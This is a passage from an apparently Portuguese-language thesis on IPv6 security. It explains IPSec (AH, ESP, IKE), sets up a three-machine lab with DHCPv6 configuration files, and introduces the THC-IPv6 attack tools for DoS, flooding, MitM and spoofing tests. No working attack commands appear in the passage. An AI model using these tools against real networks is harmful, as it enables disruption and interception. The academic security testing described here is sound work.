
Neste projeto em especial, a segurança da informação que se espera obter contra os ataques que tendem roubar ou causar danos às informações confidenciais e importantes, vem basicamente da arquitetura IPSec. Esta arquitetura é um dos principais objetos de pesquisa neste estudo de caso, uma vez que essa medida de segurança será implementada na rede IPv6 em vista de se impedir ou minimizar os danos causados pelas ações nocivas na rede.

“O IPSec integra mecanismos que fornecem ao pacote IP serviços de autenticação, integridade, controle de acesso e confidencialidade na camada de rede. [...] Essa tecnologia não impossibilita ao usuário a instalação de outros *softwares* de proteção, apenas é mais um mecanismo de defesa que criptografa e/ou certifica digitalmente os datagramas IP” (GODINHO, 2005).

Segundo Peterson e Davie (2004), o IPSec, “o mais ambicioso de todos os esforços para integrar a segurança à *Internet* acontece no nível mais baixo e como arquitetura, como se classifica, oferece 3 (três) graus de liberdade: Primeiramente, é

altamente modular, permitindo que o usuário (ou administrador de rede) possa escolher dentre uma grande variedade de algoritmos de criptografia e protocolos de segurança especializados. Em segundo lugar, permite também o usuário escolher entre uma diversidade de serviços de segurança, incluindo controle de acesso, autenticação e confidencialidade. E por último, permite ainda a configuração da granularidade destes serviços, isto é, proteger o fluxo da comunicação, conforme sua necessidade (fluxos “estritos” como entre um par de *hosts*, ou “largos” como a de um par de *gateways*). ”

Figura 2 - IP Security Document Roadmap



Fonte: <http://pt.slideshare.net/pupupipi/ti-ip-sec-archi>

A Figura 2, descreve a arquitetura básica do IPSec, uma vez que este é definido por várias RFC's e traz essencialmente os quesitos de autenticidade, confidencialidade e integridade por meio dos protocolos AH (*Authentication Header*), ESP (*Encapsulating Security Protocol*), IKE (*Internet Key Exchanger*) e DOI (*Domain of Interpretation*). Todas essas informações são consultadas, uma vez que o IPSec esteja implementado, para oferecer um canal de comunicação seguro.

O AH (Cabeçalho de Autenticação), como citado brevemente na seção 2.1.1, é um dos cabeçalhos de extensão do IPv6, utilizado somente quando há a implementação do IPSec. Sua função principal é a checagem da autenticação do protocolo e sua integridade, garantindo que um determinado pacote de dados não tenha sido interceptado ou adulterado. Mas não garante a confidencialidade.

O ESP (“Encapsulamento Seguro de Carga”), também citado anteriormente, é um cabeçalho de extensão do IPv6, cuja principal funcionalidade é a criptografia dos dados. Ele visa garantir em seus métodos tanto a integridade quanto a confidencialidade dos dados, de modo que somente o destinatário ou o remetente sejam capazes de visualizar o conteúdo das informações.

O IKE (“Troca de Chaves pela Internet”) é o protocolo de gerenciamento automático das chaves criptografadas utilizadas no processo de comunicação assegurado pelo uso do IPSec. Este protocolo é o responsável por fazer a distribuição das chaves criptográficas de maneira segura na rede, para que o processo de comunicação segura seja eficaz.


O DOI (Domínio de Interceptação) por sua vez funciona como uma espécie de banco de dados do IPSec. Ele armazena informações como os algoritmos de uso obrigatório ou facultativo na implementação do IPSec ou ainda os identificadores dos demais protocolos.

2.3.1.1 Cabeçalho de Autenticação

O protocolo AH é definido pela RFC 2402. As garantias de autenticidade e integridade de uma dada informação buscam eliminar, por exemplo, problemas como as técnicas de Spoofing, que se trata da personificação falsária de determinado indivíduo, isto é, um agente malicioso pretendendo se passar por outra pessoa na rede.

Na Figura 3 abaixo é apresentada a estrutura do cabeçalho definido pelo protocolo AH:

Figura 3 - Cabeçalho protocolo AH



Fonte: http://www.gta.ufrj.br/grad/08_1/vpn/ipsecelementos.html

Conforme apresentado na Figura 3, o cabeçalho AH é composto por 6 campos, sendo eles: Próximo Cabeçalho, Tamanho de Dado, Reservado, Índice do Parâmetro de Segurança (SPI), Número de Sequência e Dados de Autenticação.

Os campos Próximo Cabeçalho, Tamanho de Dado e Reservado dizem respeito respectivamente às informações de identificador do próximo cabeçalho, valor do tamanho total do conteúdo do cabeçalho AH e um espaço reservado de 16 bits para alguma extensão do protocolo. O campo SPI, por sua vez, define uma Associação de Segurança (AS), que é um conjunto de diretivas que definem os métodos de segurança implementados na comunicação em questão. Entre essas diretivas estão os endereços fonte e destino do pacote, os métodos ou algoritmos de segurança implementados e o identificador do protocolo em uso (AH ou ESP).


O campo Número de Sequência se trata de um índice dos próximos pacotes que seguem nessa transmissão, o que ajuda a evitar a repetição de conteúdo. Por fim, a campo Dados de Autenticação é de tamanho variável e diz respeito ao Integrity Check Value (ICV, ou Valor de Checagem de Integridade), que é o valor calculado pelo algoritmo de autenticação utilizado, este, por sua vez, definido na AS.

2.3.1.2 Encapsulamento Seguro de Carga

O protocolo ESP é definido na RFC 2406 em vista de garantir a confidencialidade dos dados trafegados em rede. Tal processo visa evitar que uma determinada informação, mesmo que interceptada por um terceiro indivíduo não

autorizado na comunicação, não possa ser entendida a não ser pelos remetente e destinatário da mesma. A estrutura do cabeçalho ESP é apresentada na Figura 4:

Figura 4 - Cabeçalho do protocolo ESP



Fonte:

[http://wiki.sj.ifsc.edu.br/wiki/index.php?title=Segurança em Redes de Computadores - RED29005&oldid=82882](http://wiki.sj.ifsc.edu.br/wiki/index.php?title=Seguran%C3%A7a_em_Redes_de_Computadores_-_RED29005&oldid=82882)

No cabeçalho ESP, demonstrado na Figura 4, os campos SPI e Número de Sequência (*Sequence Number*, na imagem) funcionam tal qual o protocolo AH, onde o SPI define as diretivas da AS e o Número de Sequência se refere à não repetição dos dados. Diferentemente do anterior, o protocolo ESP traz dessa vez o campo ESP Payload Data (Dados Criptografados e Parâmetros), que traz as informações acerca do algoritmo de criptografia utilizado nessa comunicação, definidos anteriormente pela AS.

Vale notar, que os campos de Tamanho do Cabeçalho (*Pad Length*) e Próximo Cabeçalho (*Next Header*) vêm protegidos, inseridos no campo criptografado e não mais na parte mais superior do cabeçalho como visto na estrutura do AH. Por fim, o campo destacado em vermelho na Figura 4 diz respeito ao campo de Dados de Autenticação que, por sua vez, é opcional, sendo aplicado quando os protocolos AH e ESP são implementados juntos.

2.3.1.3 Implementação IPSec

O IPSec pode ser implementado de duas maneiras distintas, sendo elas: **VPN ou Tunelamento e Transporte**. Tunelamento entende-se por uma configuração ponta-a-ponta na qual os dispositivos realizam o encapsulamento e criptografam todos os pacotes, codificando um novo cabeçalho, para assim proteger toda a informação. Por sua vez, Transporte consiste na ocorrência das verificações de segurança pelos próprios dispositivos que fazem a comunicação, expondo o cabeçalho e protegendo a informação nas camadas superiores.

No restante do processo de comunicação o IPSec garante ainda a autenticação e confidencialidade dos dados transitados entre os *hosts*. Aquele por meio do cabeçalho de autenticação, implementado no início, confirmando que a origem do pacote é mesmo de quem diz ser ou se sofreu alguma alteração pelo caminho. E a confidencialidade sendo garantida por meio dos algoritmos de criptografia utilizados.

Ao fim dos conceitos abordados sobre o protocolo IPv6, segurança da informação e o protocolo IPSec, a próxima seção abordará a metodologia utilizada na configuração do ambiente de testes e nas definições das atividades a serem realizadas, como os tipos de ataques trabalhados e as ferramentas que os executarão. Após a estruturação do cenário de testes, serão apresentados os as execuções das ferramentas na rede e as considerações acerca dos resultados obtidos.

3 MATERIAIS E MÉTODOS

Nesta seção será relatada toda a metodologia do projeto, expondo o cenário no qual se deu a execução do mesmo, a descrição das ferramentas e a natureza dos testes de segurança efetuados. Para as máquinas serão descritos os sistemas atuantes em cada um e sua função dentro da rede, tal como o processo de configuração de todo o ambiente de testes. Posteriormente, serão abordados os conceitos que envolvem a natureza de cada tipo de ataque simulado neste cenário e uma introdutória acerca da definição de cada ferramenta utilizada nos mesmos.

3.1. Ambiente de testes

Para a execução deste projeto, fora configurada uma rede local com 3 (três) máquinas se comunicando por meio do protocolo IPv6. No cenário proposto, uma das máquinas obteve a função de roteador e servidor DHCP dentro da rede, de maneira a gerenciar a comunicação e distribuição dos endereços IPv6 aos outros *hosts*. Dentre os dois *hosts* restantes, uma máquina realizou os testes de invasão, se passando como máquina atacante.

A função de roteador dentro da rede (conhecida como *gateway*) faz com que os dispositivos encontrados naquele enlace enviem os pacotes, ou datagramas, ao roteador, quando não conseguem encontrar o destino final. Aquele, por sua vez, tem por finalidade, encaminhar o pacote ao seu destino (ou ao próximo salto, e assim por diante, até que o pacote percorra toda o caminho necessário até alcançar seu fim). Por outro lado, a função de servidor DHCP dentro de uma rede de dispositivos é a responsável por gerenciar a distribuição dos endereços alocados aos *hosts* em funcionamento.


Vale ressaltar que, em estudo, pôde-se entender que o roteador da rede, por si só, é capaz de fornecer os dados de configuração para determinado *host* como prefixo da sub-rede, e este, por sua vez, o completa com seu endereço MAC para

criar um endereço IPv6 global, ou seja, único (configuração *Stateless*, explicada no subitem 2.1.2). Entretanto, neste ambiente, fora utilizada a configuração *Stateful*, isto é, fazendo uso de um servidor de endereços para realização dos testes de invasão e verificação das vulnerabilidades dentro do mesmo.

3.1.1. Configuração das máquinas no ambiente de testes

O cenário proposto foi desenvolvido com 3 (três) computadores interligados por um HUB, contendo variantes do Sistema Operacional Linux, sendo que o roteador possuía um sistema Ubuntu versão 14.04 e os dois *hosts* estavam configurados com os sistemas Debian 7 e também Ubuntu 14.04 (este último sendo o dispositivo que realizou as simulações de ataque e testes de segurança). Uma ilustração do ambiente de testes é apresentada na Figura 6:

Figura 5: Ilustração do ambiente de testes



Para a configuração inicial do roteador e servidor DHCP foi necessária uma recompilação do *Kernel*, isto é, uma alteração diretamente no sistema operacional, para que assim o computador pudesse adquirir a funcionalidade de roteador, ou seja, passasse a encaminhar os pacotes de dados que não são direcionados a ele como nó final aos seus respectivos destinos. Nativamente, um computador não tem a função de redistribuir determinado pacote de dados que recebe equivocadamente. Normalmente, esses datagramas seriam descartados. Por isso a necessidade de tal alteração, mesmo apesar de ser uma rede local sem comunicação externa com a *internet*.

Essa modificação nas características do sistema operacional também permitiu que outras funcionalidades e componentes necessários para a comunicação IPv6 se tornassem nativas, e já fossem inicializadas no momento em que o computador fosse ligado.

Para a configuração do servidor DHCP versão 6 foi instalado, via terminal de comando, o *software ISC-DHCP-Server*, com o a linha de código “**# aptitude install isc-dhcp-server**”. Após a instalação, para efetivação do servidor DHCPv6, algumas alterações em arquivos de configuração foram realizadas. A Figura 6 mostrará as alterações nos *scripts* de inicialização padrão do servidor ISC e a Figura 7, logo em seguida, apresenta o arquivo de configuração do servidor.

Figura 6 - Script de inicialização do servidor *ISC-DHCP-Server*

```
GNU nano 2.2.6                               Arquivo: /etc/default/isc-dhcp-server
# Defaults for isc-dhcp-server initscript
# sourced by /etc/init.d/isc-dhcp-server
# installed at /etc/default/isc-dhcp-server by the maintainer scripts
#
# This is a POSIX shell fragment
#
# Path to dhcpd's config file (default: /etc/dhcp/dhcpd.conf).
DHCPD_CONF=/etc/dhcp/dhcpd6.conf
# Path to dhcpd's PID file (default: /var/run/dhcpd.pid).
DHCPD_PID=/var/run/dhcpd6.pid
# Additional options to start dhcpd with.
# Don't use options -cf or -pf here; use DHCPD_CONF/ DHCPD_PID instead
OPTIONS="-6"
# On what interfaces should the DHCP server (dhcpd) serve DHCP requests?
# Separate multiple interfaces with spaces, e.g. "eth0 eth1".
INTERFACES="eth0"
```

Por padrão de instalação, o servidor ISC vem configurado para atuar na versão 4 do protocolo IP. Para direcioná-lo para o IPv6, algumas das linhas alteradas foram as 10 e 13 da imagem acrescentando o numeral 6 (seis) nos nomes dos arquivos “*dhcpd6.conf*” e “*dhcpd6.pid*”. Essas linhas informam o caminho dos arquivos de configuração e identificação do processo respectivamente.

Na linha 17 da imagem, o campo “*OPTIONS*” recebe o valor “-6” para atuar no protocolo IPv6 dentro da rede. Já na última linha, o campo “*INTERFACES*” determina em que saída lógica do computador o servidor atuará. Neste caso, determina a porta “eth0” para realização dos serviços.

Figura 7 - Arquivo de configuração do servidor *ISC-DHCP-Server*

```
GNU nano 2.2.6                               Arquivo: /etc/dhcp/dhcpd6.conf
default-lease-time 600;
max-lease-time 7200;

dhcp-lease-file-name="/var/lib/dhcpd/dhcpd6.leases.conf";

subnet6 2001:db8:aaaa::/64 {
    range6 2001:db8:aaaa::50 2001:db8:aaaa::100;

    option dhcp6.name-servers 2001:4860:4860::8888;

    host ubuntu-host {
        host-identifier option dhcp6.client-id 00:01:00:01:19:CB:E2:3A:20:6A:8A:DD:5B:FF;
        fixed-address6 2001:db8:aaaa::50;
    }

    host debian-host {
        host-identifier option dhcp6.client-id 00:01:00:01:4A:1F:FF:6F:3B:DE:AA:8B:3C:26;
        fixed-address 2001:db8:aaaa::60;
    }
}
```

A Figura 7 apresenta a formatação do arquivo de configuração do servidor. Na sexta linha é definida uma seção da configuração da sub-rede voltada para o protocolo IPv6 (“*subnet6*”) com o prefixo de rede “2001:db8:aaaa::/64”. As atribuições seguintes definem o alcance os endereços disponíveis para serem alocados (“*range6*” – finais de 50 a 100, linha 8), um servidor de nomes (“*option*”, linha 10) e a atribuição de endereços estáticos às máquinas clientes por meio de um identificador único de um cada dispositivo, linhas 12 e 17 (percebe-se na imagem que a máquina atacante, com sistema Ubuntu recebe o endereço com final 50 e a máquina com sistema Debian recebe o endereço com final 60).

As Figura 8 e Figura 9 apresentadas à frente exibem a configuração dos *hosts* ao se conectarem na rede e obterem seus endereços a partir da configuração do servidor DHCP. Uma vez que a máquina entra na rede, o servidor reconhece o número de identificação do mesmo (conjunto de 14 pares hexagonais visto na Figura 7), que é único, e atribui o endereço fixo identificado a esse *host*. Nota-se que a comunicação IPv6 de todas as máquinas funciona em sua interface eth0.

Figura 8 - Configuração da interface de rede do *host* Debian

```

Arquivo Editar Ver Pesquisar Terminal Ajuda
root@debian-ipv6-host:/home/larc# ifconfig
eth0      Link encap:Ethernet  Endereço de HW 00:1a:4d:99:20:1a
          endereço inet6: fe80::21a:4dff:fe99:201a/64 Escopo:Link
          endereço inet6: 2001:db8:aaaa::60/64 Escopo:Global
          UP BROADCASTRUNNING MULTICAST  MTU:1500 Métrica:1
          RX packets:121 errors:0 dropped:0 overruns:0 frame:0
          TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
          colisões:0 txqueuelen:1000
          RX bytes:11083 (10.8 KiB)  TX bytes:9203 (8.9 KiB)

eth1      Link encap:Ethernet  Endereço de HW 00:e0:7d:a3:b1:82
          UP BROADCASTMULTICAST  MTU:1500 Métrica:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          colisões:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

lo        Link encap:Loopback Local
          inet end.: 127.0.0.1  Masc:255.0.0.0
          endereço inet6: ::1/128 Escopo:Máquina
          UP LOOPBACKRUNNING  MTU:65536 Métrica:1
          RX packets:49 errors:0 dropped:0 overruns:0 frame:0
          TX packets:49 errors:0 dropped:0 overruns:0 carrier:0
          colisões:0 txqueuelen:0
          RX bytes:4691 (4.5 KiB)  TX bytes:4691 (4.5 KiB)

wlan0     Link encap:Ethernet  Endereço de HW 00:19:5b:8c:d2:d3
          UP BROADCASTMULTICAST  MTU:1500 Métrica:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          colisões:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@debian-ipv6-host:/home/larc# █

```

Figura 9 - Configuração da interface de rede do *host* Ubuntu

```

root@larc-ipv6-host2:/home/larc# ifconfig
eth0      Link encap:Ethernet  HWaddr 20:6a:8a:dd:5b:ff
          inet6 addr: fe80::226a:8aff:fedd:5bff/64 Scope:Link
          inet6 addr: 2001:db8:aaaa::50/64 Scope:Global
          UP BROADCAST MULTICAST  MTU:1500 Metric:1
          RX packets:239 errors:0 dropped:0 overruns:0 frame:0
          TX packets:279 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:41060 (41.0 KB)  TX bytes:28521 (28.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536 Metric:1
          RX packets:1656 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1656 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:152727 (152.7 KB)  TX bytes:152727 (152.7 KB)

wlan0     Link encap:Ethernet  HWaddr 5c:c9:d3:2c:0b:55
          inet addr:172.29.6.53  Bcast:172.29.15.255  Mask:255.255.240.0
          inet6 addr: fe80::5ec9:d3ff:fe2c:b55/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500 Metric:1
          RX packets:93949 errors:0 dropped:12 overruns:0 frame:0
          TX packets:6208 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:15927430 (15.9 MB)  TX bytes:840038 (840.0 KB)

root@larc-ipv6-host2:/home/larc# █

```

Vale ressaltar que a preferência pelo uso de um endereçamento estático se deu para que seja mais fácil a identificação de cada *host* dentro da rede nos cenários de testes, em vista que o endereçamento dinâmico poderia fornecer um endereço diferente a cada nova conexão do *host* (fosse por desligamento da interface ou do sistema). Sendo assim, no caso de um novo dispositivo solicitando conexão na rede, o servidor responderia com um endereço dinâmico, uma vez que as especificações de atribuição estática só estão definidas para dois *hosts* na Figura 7.

3.1.2. Configuração do host Ubuntu – Máquina atacante

Para realização dos testes de invasão o *host* Ubuntu foi selecionado e, para tal, necessitou da instalação da suíte de ferramentas *The Hackers Choice for IPv6 (THC-IPv6)*, que se trata de um conjunto de várias ferramentas de ataque e testes de segurança voltada especificamente para o protocolo IPv6. A instalação foi feita via linha de código em terminal pelo comando “**# aptitude install thc-ipv6**”.


A utilização do THC, tal como a descrição das diferentes ferramentas e sua utilização serão demonstradas nas seções a seguir que descreverão a natureza dos testes de segurança realizados. Juntamente com essa descrição, serão relatados também os resultados obtidos.

3.1.3. Configuração do host Debian

A máquina com o sistema Debian instalado foi utilizada também para auxiliar na obtenção dos resultados dos testes realizados. Para tal, foi instalado no computador o *software Wireshark*, um programa conhecido como *sniffer*, que se trata de uma ferramenta que intercepta e analisa o tráfego de rede e os pacotes de dados transmitidos na mesma. A instalação do *software* via linha de código é “**# aptitude install wireshark**”.

Segundo Gerald Combs (2016), da empresa desenvolvedora do *software Wireshark.org*, “o *Wireshark* é o melhor analisador de protocolo de *internet* do mundo. Permite que você veja o que acontece na sua rede à nível microscópico”. Ainda segundo a empresa, entre suas diversas funcionalidades estão: inspeção profunda de centenas de protocolos, capturas ao vivo e análise *off-line*, análise de VoIP, interface para navegação entre os dados capturados na rede, entre outras.

Figura 10 - Wireshark



Fonte: <http://digitalizedwarfare.com/2015/09/27/keep-calm-and-use-wireshark/>

A Figura 10 apresenta a tela do programa Wireshark em funcionamento, e demonstra os 3 (três) campos principais que o programa traz. A área demarcada como *Packet Capture* é o espaço da Captura de Pacotes. Dentro desse campo são apresentados os dados: Número de identificação do pacote, hora da captura, endereço de origem, endereço de destino, protocolo de comunicação e uma breve informação sobre o pacote.

O espaço identificado como *Packet Detail* se trata dos Detalhes do Pacote. Esse campo apresenta as informações presentes no pacote como aqueles dados do cabeçalho, apresentados na seção 2.1.1: versão do protocolo, identificação de próximos cabeçalhos, tamanho do pacote, endereços físicos de origem e destino, entre outros. O último campo se trata dos Dados não Tratados (*Raw Data*), onde incluem-se as demais informações trafegadas naquela determinada comunicação, por exemplo, podem estar presentes nesse espaço, informações como senhas, mensagens ou outras confidencialidades que após um tratamento podem ser facilmente identificáveis.

3.2. Definição dos testes de segurança

Como critério usado para a escolha dos testes de segurança a serem realizados no ambiente desenvolvido, optou-se por aqueles que atuassem especificamente nos protocolos NDP e DHCPv6, como proposto pela definição inicial deste projeto. A suíte de ferramentas THC-IPv6, segundo Hauser (2016), um dos membros da equipe *The Hackers Choice*, se trata de “uma ferramenta completa definida para atacar as vulnerabilidades inerentes do IPv6 e ICMPv6, que inclui ainda biblioteca de fábrica de fácil utilização”.

Quanto aos tipos de ataques realizados, incluem-se entre eles as práticas de **Gathering** (Coleta de informações), **DoS** (*Denial of Service* – Negação de Serviço), **Flooding** (Inundação, um tipo de DoS), **MitM** (*Man-In-The-Middle* – “Homem no Meio”) e **Spoofing** (enganação, que pode ser interpretado como “assumir a identidade de outrem”). Já dentre as ferramentas utilizadas para os testes de segurança estão: **Alive6**, **Denial6**, **Dos-new-ip6**, **Detect-new-ip6**, **Fake_advertise6**, **Fake_router6**, **Flood_advertise6**, **Flood_router6**, **Kill_router6** e **Parasite6**.

3.2.1. Ferramentas de ataque

Neste projeto, tendo em vista a realização de testes sobre os protocolos NDP e DHCPv6 atuantes no IPv6, optou-se por ataques que fossem executados ao nível de enlace, onde são executados tais protocolos. Da mesma forma, quanto à seleção das ferramentas de ataques aqui utilizadas, foram selecionadas aquelas que fossem voltadas especificamente para o protocolo IPv6 e realizassem os tipos de ataques escolhidos.

Para os ataques, tem-se:

- **Gathering**: se baseia na pesquisa prévia e coleta de informações de um atacante sobre uma determinada vítima. A descoberta de endereço IP de uma vítima pode ser considerada uma forma de *gathering*;
- **Denial of Service**: a Negação de Serviço diz respeito a um tipo de ataque que tenta inviabilizar os serviços oferecidos pela vítima em questão, seja um servidor ou roteador. Dentre os tipos mais comuns de ataques DoS podem ser identificados os ataques do tipo *Flooding*;

